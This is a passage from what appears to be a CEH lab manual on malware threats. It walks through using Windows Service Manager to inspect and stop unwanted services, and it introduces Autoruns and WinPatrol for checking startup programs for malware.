
1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Services Monitoring Tools\Windows Service Manager (SrvMan)\x64** and double-click **srvman.exe**.

Note: You can choose any of the executable files for the Windows Service Manager according to your computer and OS design.

Module 07 – Malware Threats




2. If a **User Account Control** window appears, click **Yes**.
3. The **Service Manager** main window appears, listing all services available or running on the machine, as shown in the screenshot.



4. The Service Manager shows the **Internal name**, **State**, **Type**, **Display name**, **Start type**, and **Executable** data of the services.
5. Here, you can choose any unwanted service that is running on your computer, and **Stop** or **Delete** that service by choosing the appropriate action.

6. You can view the properties of the selected service by clicking on **Properties**.
7. To Start a stopped service, click the **Start service** button. To stop a running service, click **Stop service**.
8. To restart any running service, click the **Restart service** button.
9. To add a new service to your machine, click the **Add service** button.
10. To delete any running or stopped service, click the **Delete service** button.



11. Thus, you can monitor the unwanted services running on the machine using the Windows Service Manager.
12. Close the **Service Manager** window.
13. You can also use other Windows service monitoring tools such as **Advanced Windows Service Manager** (<https://securityxploded.com>), **Process Hacker** (<https://processhacker.sourceforge.io>), **Netwrix Service Monitor** (<https://www.netwrix.com>), or **AnVir Task Manager** (<https://www.anvir.com>) to perform Windows services monitoring.

Task 5: Perform Startup Program Monitoring using Autoruns for Windows and WinPatrol

Startup programs are applications or processes that start when your system boots up. Attackers make many malicious programs such as Trojans and worms in such a way that they are executed during startup, and the user is unaware of the malicious program running in the background.


An ethical hacker or penetration tester must identify the applications or processes that start when a system boots up and remove any unwanted or malicious programs that can breach privacy or affect a system's health. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools like Autoruns for Windows and WinPatrol is essential for detecting malware.

Autoruns for Windows: This utility can auto-start the location of any startup monitor, display which programs are configured to run during system bootup or login, and show the entries in the order Windows processes them. As soon as this program is included in the startup folder, Run, RunOnce, and other Registry keys, users can configure Autoruns to show other locations, including Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user zoom in on third-party auto-starting images that add to the users' system, and it has support for looking at the auto-starting images configured for other accounts configured on the system.

WinPatrol: WinPatrol provides the user with 14 different tabs to help in monitoring the system and its files. This security utility gives the user a chance to look for programs that are running in the background of a system so that the user can take a closer look and control the execution of legitimate and malicious programs.

